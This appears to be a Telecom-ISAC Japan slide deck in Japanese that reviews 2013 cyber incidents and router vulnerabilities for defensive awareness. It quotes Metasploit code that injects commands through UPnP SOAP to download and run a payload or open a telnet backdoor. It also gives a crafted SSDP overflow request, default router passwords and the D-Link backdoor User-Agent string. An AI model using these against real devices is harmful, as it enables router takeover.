

2013年を振り返る ～ 新たなセキュリティ事例の紹介と 今後に向けて ～

一般財団法人 日本データ通信協会
テレコム・アイザック推進会議
企画調整部 西部喜康

Telecom-ISAC Japan の ご紹介



<https://www.telecom-isac.jp/>

- 2002年7月に日本で最初のISACとして発足
- 通信事業者の商用サービスの安全かつ安心な運用の確立を目的に、テレコム通信事業者を含む会員が関連情報を共有分析し、業界横断的な問題に対してタイムリーな対策をとる場を提供する活動を行う
- 世界に広がるサイバー空間の中で、「日本(jpdメイン)」が消失しないようサイバー脅威からネットワークを守る
- 事業者単独では手に負えない大規模なサイバー脅威に共同で立ち向かう「互助会型」の通信事業者連携
- ビジネス競合関係にある国内大手ISPが、会社の壁を越えて協力・連携するための会費会員制の民間組織

会員企業

緑文字はISPor通信事業者を示す

会長: 飯塚 久夫

副会長: NTTコミュニケーションズ株式会社、ニフティ株式会社、一般財団法人日本データ通信協会


会員企業: 日本電気株式会社、NTTコミュニケーションズ株式会社、KDDI株式会社、株式会社NTTドコモ、株式会社インターネットイニシアティブ、ニフティ株式会社、株式会社日立製作所、沖電気工業株式会社、ソフトバンクBB株式会社、東日本電信電話株式会社、西日本電信電話株式会社、日本電信電話株式会社、株式会社KDDI研究所、NECビッグロブ株式会社、富士通株式会社、インターネットマルチフィード株式会社、NTTコムテクノロジー株式会社、エヌ・ティ・ティ・データ先端技術株式会社、ソネット株式会社

アライアンスメンバー: 株式会社ラック、日本アイ・ビー・エム株式会社、トレンドマイクロ株式会社、マイクロソフト株式会社、株式会社サイバーディフェンス研究所、株式会社FFRI、株式会社情報通信総合研究所、一般社団法人日本ネットワークインフォメーションセンター、BBIX株式会社、日本インターネットエクスチェンジ株式会社、NRIセキュアテクノロジーズ株式会社

オブザーバー: 総務省、独立行政法人情報通信研究機構(NICT)、一般社団法人日本インターネットプロバイダ協会(JAIPA)、一般社団法人テレコムサービス協会、一般社団法人電気通信事業者協会(TCA)

大規模攻撃に対する事業者間の協調対応の必要性

韓国事案やDNSリフレクション攻撃のような非常に大規模であり、1組織が単独で行える有効な手立てはない。**ISP・通信キャリア・DNS事業者・SOC事業者等との協調対応**が必要になる。



一方、問題の根絶のためにはユーザ・端末側のセキュリティ対策向上が必須であり、

- ・NW機器の脆弱性問題対応
- ・ユーザのセキュリティリテラシの向上、基本動作の徹底・励行
- ・PC/サーバのセキュリティ対策(セキュリティ設定の強化、運用手順の見直し)

は喫緊の課題と言える。


WG

- 1-1) **ACCESS-WG** 2007年4月設置
インターネットアクセスNWサービスの運用品質向上のための情報交換、ベストプラクティス共有や有識者を交えた意見交換
- 1-2) **SoNAR-WG** 2007年12月設置
ネットワークを利用した不正・不法行為対応(ABUSE対応)に関する情報の共有。インシデントの拡大を抑止するフレームワークの策定
- 1-3) **DoS攻撃即応-WG** 2011年10月設置
DoS攻撃への迅速な対応と複数事業者による協調対応の仕組みの検討。日本国内におけるDoS攻撃発生、予測、早期検出、迅速かつ適切な対応の実現を目指す。
- 1-4) **ルータ脆弱性問題-WG** 2012年07月設置
危険な脆弱性を保有する特定ルータに対する具体的な対応の検討と調査を実施
- 1-5) **脆弱性保有ネットワークデバイス調査-WG** 2013年05月設置
国内IPに接続されたネットワークデバイスの脆弱性保有状況の全容把握と調査を実施
- 3-1) **経路情報共有-WG** 2005年7月設置
ISP間の経路情報の共有、経路情報異常時の迅速な対応。および経路奉行システムの運用
- 4-1) **サイバー攻撃即応スキーム検討WG(国際サイバーWG)** 2011年12月設置
マルウェアやDDoSなどの様々なサイバー攻撃情報をISP間およびセキュリティ関連機関と共有し、予知・即応可能なサイバー攻撃対応スキームを検討
- 4-2) **ACTIVE業務推進-WG** 2013年07月設置
総務省ACTIVEプロジェクトの施策推進。マルウェアの感染防止、駆除を推進し、より安心・安全なインターネットの実現を目指す
- 4-3) **WiFiリテラシー向上-WG** 2013年09月設置
電波の有効利用(オフロード推進)を目的に、WiFiの利用および設置・運営において障壁となる情報セキュリティ課題の検討、対策の実施
- 6-1) **サイバー攻撃対応演習-WG(CAE-WG)** 2009年5月設置
電気通信事業者等の参加する、サイバー攻撃を想定した対応演習の企画、実施

SiG

- DNS運用者連絡会-SiG** 2008年6月設置
DNSに関わる、脆弱性対応・情報の共有、DNSSEC化に備えた情報交換

サイバー攻撃の移り変わり



近年の特徴

- 攻撃側のリスクが低くコストが安い「マルウェア」を活用する傾向
- 簡単に乗っ取れるWebサイトから、ユーザPC（デバイス）にマルウェアを感染させ悪用
- クレジットカード情報など金銭目的の①情報窃取と、②DDoS攻撃などの迷惑・妨害行為に大別
 - ① 企業機密・重要インフラ情報・国家機密など深層情報へのアクセスが目的に
 - ② DNS等を踏み台にしたDDoS攻撃などの事例も増加（攻撃の効率化）



(近年のサイバー攻撃発生状況)

時期	2011年	2012年	2013年
インシデント	<ul style="list-style-type: none"> ・ 4月 SONY アノニマスによる大規模な抗議活動(#OpSONY)によりWeb閲覧停止・1億人超の個人情報流出 ・ 7～11月 衆参議院 標的型攻撃による情報漏洩 ・ 2011年9月 三菱重工 国家防衛機密漏えい事件 	<ul style="list-style-type: none"> ・ 6月 政府系Webサイト 違法DL罰則化抗議活動(#OpJapan)による改竄、閲覧停止 ・ 9月 公共機関等Webサイト 尖閣諸島問題によるWeb改竄・閲覧停止 ・ 10月～ 各金融機関 ネットバンキングを中心と不正送金・出勤事件の多発 	<ul style="list-style-type: none"> ・ 3月 韓国内の銀行・放送局における3万台超のPC/サーバダウン ・ 3月 Spamhouse DNSリフレクション攻撃による最大300Gbps超の大規模DoS攻撃 ・ 3月～ リスト型攻撃の多発 大手会員サイトに対するリスト型不正アクセス攻撃が多発 ・ 5月～ Web改ざん多発 トヨタを初め、多数の国内Webサイトが改ざん被害 ・ 6月 ISP-N 不正アクセスによるユーザ情報書き換えインシデントが発生
攻撃傾向	<ul style="list-style-type: none"> ・ ハクティビズムの台頭、攻撃者の組織化 ・ 国家/競合企業間の情報戦争、標的型攻撃の増大 	<ul style="list-style-type: none"> ・ 高度な脆弱性攻撃(Exploit)ツールの流行による攻撃の容易化・多発化 	<ul style="list-style-type: none"> ・ オープンリゾルバを利用したDDoS攻撃の大規模化

サイバー攻撃には大きく、Web改竄による示威行為に代表される**ハクティビズム**目的の攻撃と、国家/競合企業の機密情報、銀行口座/クレジットカード情報等の個人情報詐取等による**営利目的**とみられる情報漏洩・詐取の攻撃が見られる。

しかし、その攻撃手法は非常に多様になっており、**標的型攻撃**による特定ターゲットへの攻撃が顕著になる一方で、マルウェア拡散のような**不特定へのマス型攻撃**も継続してみられている。

報告されているネットワークデバイスの 脆弱性


NWデバイスの脆弱性事例①

■ 攻撃パターン： 認証の脆弱性(デフォルトパスワード、平文保存等)

L社製ルータ問題(※1)に見られるケースで、多くのNWデバイスに搭載されているWeb管理画面のID/パスワードが周知のもの、もしくは容易に推測可能であることを利用して、悪意のユーザがNWデバイス管理画面へ不正アクセスを行うものである。



(出典)
http://www.logitec.co.jp/info/2012/0516.html?link_id=out_oshirase_20120516_2_2



※1 <https://www.telecom-isac.jp/news/news20120730.html>

NWデバイスの脆弱性事例②

(出典)
<http://www.routerpasswords.com/>

BBルータ・IPカメラ等



初期設定が
"admin/パスワード
無し"、など



RouterPasswords.com

Select Router Make: D-LINK

Find Password

Manufacturer	Model	Protocol	Username	Password
D-LINK	DSL-G664T Rev. A1	HTTP	admin	admin
D-LINK	HUBS/SWITCHES	TELNET	D-Link	D-Link
D-LINK	DI-704 Rev. REV A	MULTI	(none)	admin
D-LINK	DI-804 Rev. V2.03	MULTI	admin	(none)
D-LINK	DWL 900AP	MULTI	(none)	public
D-LINK	DI-614+	HTTP	user	(none)
D-LINK	DWL-614+ Rev. REV A REV B	HTTP	admin	(none)
D-LINK	D-704P Rev. REV B	MULTI	admin	(none)
D-LINK	DI-604 Rev. REV A REV B REV C REV E	MULTI	admin	(none)
D-LINK	DWL-614+ Rev. 2.03	HTTP	admin	(none)
D-LINK	D-704P	MULTI	admin	admin
D-LINK	DWL-900+	HTTP	admin	(none)
D-LINK	DI-704	MULTI	n/a	admin
D-LINK	DI-604 Rev. 1.62B+	HTTP	admin	(none)

NWデバイスの多くは、マニュアル説明の簡便性等の理由から"admin"等の簡易なパスワードが初期設定として行われているが、これらは推測容易な値であり認証強度に問題があるほか、そもそもBBルータのマニュアルやRouterPasswords.comのサイト等によってWeb公開されていることが多いため、第三者にとって**非常に容易に不正ログイン**できる状況となっている。

NWデバイスの脆弱性事例③

■攻撃パターン： コマンドインジェクション

UPnPに利用されるSOAPインタフェースの脆弱性に関して、metasploitの Exploitコードを参考に脆弱性の例を示す。ルータに対して実行したいコマンド文字列を挿入した**SOAPリクエストを送信**することで、**攻撃者が任意の操作をルータに対して実行できる**(情報詐取、バックドア作成等)非常に危険な攻撃である。

```
2013-07-23 3641 hardware metasploit
```

```
cmd = "/usr/bin/wget #{service_url} -O /tmp/#{filename}; chmod 777 /tmp/#{filename}; /tmp/#{filename}"
type = "add"
res = request(cmd, type)
```

b.バックドア(telnet)を不正作成する例

```
def exploit_telnet
  telnetport = rand(65535)

  vprint_status("#{rhost}:#{rport} - Telnetport: #{telnetport}")

  cmd = "telnetd -p #{telnetport}"
  type = "add"
end
```

a. ルータ内に不正ファイルをダウンロードするコマンド例

```
uri = '/soap.cgi'

data_cmd = "<?xml version='1.0'?">"
data_cmd << "<SOAP-ENV:Envelope xmlns:SOAP-ENV='http://schemas.xmlsoap.org/soap/envelope/' SOAP-ENV:
data_cmd << "<SOAP-ENV:Body>"

if type == "add"
  vprint_status("#{rhost}:#{rport} - adding portmapping")

  soapaction = "urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"

  data_cmd << "<m:AddPortMapping xmlns:m='urn:schemas-upnp-org:service:WANIPConnection:1'>"
  data_cmd << "<NewPortMappingDescription>#{@new_portmapping_descr}</NewPortMappingDescription>"
  data_cmd << "<NewLeaseDuration>#{@new_lease_duration}</NewLeaseDuration>"
  data_cmd << "<NewInternalClient>#{@cmd}</NewInternalClient>"
  data_cmd << "<NewEnabled>1</NewEnabled>"
  data_cmd << "<NewExternalPort>#{@new_external_port}</NewExternalPort>"
  data_cmd << "<NewRemoteHost></NewRemoteHost>"
  data_cmd << "<NewProtocol>TCP</NewProtocol>"
  data_cmd << "<NewInternalPort>#{@new_internal_port}</NewInternalPort>"
  data_cmd << "</m:AddPortMapping>"
else
  #we should clean it up ... otherwise
  vprint_status("#{rhost}:#{rport} - deleting portmapping")
  soapaction = "urn:schemas-upnp-org:service:WANIPConnection:1#DeletePortMapping"

  data_cmd << "<m>DeletePortMapping xmlns:m='urn:schemas-upnp-org:service:WANIPConnection:1'>"
  data_cmd << "<NewProtocol>TCP</NewProtocol><NewExternalPort>#{@new_external_port}</NewExternalPort>"
  data_cmd << "</m>DeletePortMapping>"
end

data_cmd << "</SOAP-ENV:Body>"
data_cmd << "</SOAP-ENV:Envelope>"
```

SOAP信号の作成ソース箇所

a,bのようなコマンドをSOAP信号にて送信

本攻撃は、SOAPインタフェースによるAddPortMapping機能を利用したものになっている。

SOAPインタフェースによるUPnP機能毎の各動作は(機能有無も含めて)各ルータ毎の実装に依存するものだが、SSDPポートがオープンとなっており、かつSOAPインタフェースが公開されているデバイスが多いという事実は、本例に示すような**危険な攻撃を成立させるリスクを増やしている**と言える。

(出典) <http://www.exploit-db.com/exploits/27044/>

■ 攻撃パターン： バッファオーバーフロー

■ libupnpバッファオーバーフロー脆弱性により任意のコマンドを実行される可能性

RAPID7の報告(※)によると、libupnp (Intel/Portable SDK for UPnP Devices) のバージョン 1.6.18 より下位のSDK利用したUPnP実装の場合、次頁に示すような脆弱性があり、今回の調査で未だ脆弱性のあるバージョンを搭載した各種機器が多数存在していることを確認した(後述/赤字機器)

(※出典)RAPID7 : Security Flaws in Universal Plug and Play: Unplug, Don't Play.

CVE-2012-5958	SSDP parser in the portable SDK for UPnP Devices before 1.6.18 allows remote attackers to execute arbitrary code via a UDP packet with a crafted string
CVE-2012-5959	SSDP parser in the portable SDK for UPnP Devices before 1.6.18 allows remote attackers to execute arbitrary code via a long UDN (aka uuid) field within a string that contains a :: (colon colon) in a UDP packet.
CVE-2012-5960	SSDP parser in the portable SDK for UPnP Devices before 1.6.18 allows remote attackers to execute arbitrary code via a long UDN (aka upnp:rootdevice) field in a UDP packet
CVE-2012-5961	SSDP parser in the portable SDK for UPnP Devices 1.3.1 allows remote attackers to execute arbitrary code via a long UDN (aka device) field in a UDP packet.
CVE-2012-5962	SSDP parser in the portable SDK for UPnP Devices 1.3.1 allows remote attackers to execute arbitrary code via a long DeviceType (aka urn) field in a UDP packet.
CVE-2012-5963	SSDP parser in the portable SDK for UPnP Devices 1.3.1 allows remote attackers to execute arbitrary code via a long UDN (aka uuid) field within a string that lacks a :: (colon colon) in a UDP packet.
CVE-2012-5964	SSDP parser in the portable SDK for UPnP Devices 1.3.1 allows remote attackers to execute arbitrary code via a long ServiceType (aka urn service) field in a UDP packet.
CVE-2012-5965	SSDP parser in the portable SDK for UPnP Devices 1.3.1 allows remote attackers to execute arbitrary code via a long DeviceType (aka urn device) field in a UDP packet.

下記のように細工されたSSDPリクエスト信号を送信することによって、攻撃者は任意のコマンドを実行させることができるという。

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
ST: uuid:schemas:device:AAAA[...]AAAA:anything
MAN: "ssdp:discover"
MX: 3
```

■ 攻撃パターン： 認証回避

■ D-Linkルータにおけるコードに埋め込まれたバックドアの事例

SANS Internet Storm Center(ISC)が10/14に発表した報告によると、D-Link社製ルータの幾つかのモデルにおいて、ユーザ認証を回避してWeb管理画面にアクセス可能となる脆弱性が発見されているという。



Community Forums: Diary Discussions

Forums → Diary Discussions | Reply

Old D-Link routers with coded backdoor

Quoting *Diary*:

A vulnerability appeared in old d-link routers which allows the attacker to gain admin privileges in the router. The following models are affected:

- DIR-100
- DI-524
- DI-524UP
- DI-604S
- DI-604UP
- DI-604+
- TM-G5240
- DIR-615


If your user agent is set to `xmlset_roodkcableoj28840ybtide`, you will be able to view and change settings in the device. As of today, D-Link has not posted a solution. If you have any wireless router matching the vulnerable models, you need to:

(出典) <https://isc.sans.edu/forums/diary/Old+D-Link+routers+with+coded+backdoor/16802>

現在のところ、本脆弱性に対処したファームウェアは用意されておらず、無線の暗号化や端末のアクセス制限によって問題の回避を行うことが呼び掛けられている。

NWデバイスの脆弱性事例⑤

本脆弱性は組込デバイスのハッキングサイト「/DEV/TTYS0」で発表されたもので、HTTPのUser-Agentヘッダに“xmlset_roodkcableoj28840ybtide”という特殊な文字列を設定してWeb接続することで、ユーザID/パスワードの認証無しに管理Web画面が表示されるもの。



D-Link製ルータの管理画面。
